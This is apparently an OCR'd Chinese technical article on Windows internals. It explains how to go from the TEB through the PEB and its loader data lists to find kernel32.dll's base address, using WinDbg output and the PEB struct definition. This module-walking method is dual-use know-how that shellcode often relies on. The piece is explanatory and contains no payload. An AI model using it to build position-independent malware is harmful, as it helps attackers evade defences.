


图 12





图 13

搜索 Kernel32.dll：TEB 与 PEB 之旅



图/文　倪程

每个 Windows 进程都由一个 Active 进程 EPROCESS 表示，此结构体除了包含许多与此进程相关的属性外，还包含部分指向其他结构体的指针。如每个进程都存在一个或多个线程，每个线程又通过一个可执行线程 ETHREAD 表示。EPROCESS 线程及其大多数相关的数据结构都存储在系统地址空间，唯一例外的是进程环境块 PEB。因为结构体 PEB 一部分组件是需要用户模式访问的，故而它是系统结构群中为数不多驻留在用户空间的对象。Windows 加载器、堆管理器及子系统 DLLs 中使用的数据都驻留在 PEB。

TEB（Thread Environment Block，线程环境块）位于用户地址空间。进程中的每个线程都有自己的一个 TEB。一个进程的所有 TEB 都以堆栈方式存放在从 0x7FFDE000 处开始的线性内存中，每 4KB 为一个完整的 TEB，不过该内存区域是向下扩展的。在用户模式下，当前线程的 TEB 位于独立的 4KB 段，可通过 CPU 的 FS 寄存器来访问该段，一般存储在 [FS:0]。在用户态下，WinDbg 中可用命令$thread 取得 TEB 地址。

结构体 PEB 的定义在头文件 winternl.h 中给出：

```
typedef struct _PEB {
    BYTE                    Reserved1[2];
    BYTE                    BeingDebugged;
    BYTE                    Reserved2[1];
    PVOID                   Reserved3[2];
    PPEB_LDR_DATA           Ldr;
PRTL_USER_PROCESS_PARAMETERS  ProcessParameters
;
    BYTE                    Reserved4[104];
    PVOID                   Reserved5[52];
    PPS_POST_PROCESS_INIT_ROUTINE
PostProcessInitRoutine;
    BYTE                    Reserved6[128];
    PVOID                   Reserved7[1];
    ULONG                   SessionId;
} PEB, *PPEB;
```

从微软官方 SDK 文档给出的定义可知，大量的成员变量都隐藏了，无法知晓这些变量的具体含义，不过我们可以使用调试器打印出此结构体的详细信息，如图 1 所示。





图 1

由图 1 可知，PEB 结构的偏移 0x00C 处保存着指针 Ldr，该指针指向 PEB_LDR_DATA 结构体，如图 2 所示。



```
Command - Kernel com:port=\\.\pipe\com_1,baud=115200,pipe - WinDbg:6.12.0002.633 X86
****************************************************************************
nt!RtlpBreakWithStatusInstruction:
80528bdc cc              int     3
kd> dt _PEB_LDR_DATA
nt!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr32 Void
   +0x00c InLoadOrderModuleList : _LIST_ENTRY
   +0x014 InMemoryOrderModuleList : _LIST_ENTRY
   +0x01c InInitializationOrderModuleList : _LIST_ENTRY
   +0x024 EntryInProgress  : Ptr32 Void
```

图 2

该结构的后 3 个成员是指向 LDR_MODULE 链表结构中相应 3 条双向链表头的指针，分别是按照加载

顺序、在内存中地址顺序和初始化顺序排列的模块信息结构的指针。双向链表指针结构 LIST_ENTRY 在双端队列中以一个成员节点形式存在，即这些结构体被嵌入在一个更大的结构体内，如图 3 所示。




图 3

为了更清楚地了解 LDR_DATA_TABLE_ENTRY 结构体，可以使用 dt 命令查看结构体成员，如图 4 所示。



图 4

从结构体定义可知，InMemoryOrderLinks LIST_ENTRY结构体相对于上述结构体地址偏移 8 字节位置。需要注意的是，LIST_ENTRY 结构体不同于自定义的双向链表，其相邻的节点并不是相邻结构体的首字节处，而是偏移一定位置。LDR_DATA_TABLE_ENTRY 结构体中包含了进程地址空间中加载的所有模块元数据信息，如每个模块的基地址，且这些结构体链表中的第三个节点即是 kernel32.dll 库。下面我们用 WinDbg 调试工具来验证这点。首先定位到 TEB 偏移 0x30 处，即 FS:[0x30] 地址处保存的一个指针，指向 PEB，如图 5 所示。




图 5

然后再通过_PEB_LDR_DATA 的 InMemoryOrderModuleList 成员获取_LIST_ENTRY 结构，再由_LIST_ENTRY 的 Flink 成员获取_LDR_DATA_TABLE_ENTRY 结构，如图 6 所示。




图 6

通过上述命令即可列出偏移地址 0x341ed0 位置下的所有_LIST_ENTRY结构体中Flink的内存地址值。此时，我们可以进一步打印出第二个节点对应的大结构体_LDR_DATA_TABLE_ENTRY 对应的元数据信息，如图 7 所示。



图 7

更简单明了的确认方式是直接输入如图 8 所示的命令。



图 8

从图 8 给出的 kernel32.dll 地址可知，前面给出的逻辑分析是正确的。即给定一个 TEB 地址，我们可以获取到 PEB 地址，而 PEB 结构中包含一个 PEB_LDR_DATA 结构体，此结构体中的 InMemoryOrderModuleList 成员对应的 Flink 成员又指向了_LDR_DATA_TABLE_ENTRY 结构体，此结构体链表的第三个节点存放了 kernel32.dll 库文件。整个调用过程的描述如图 9 所示。


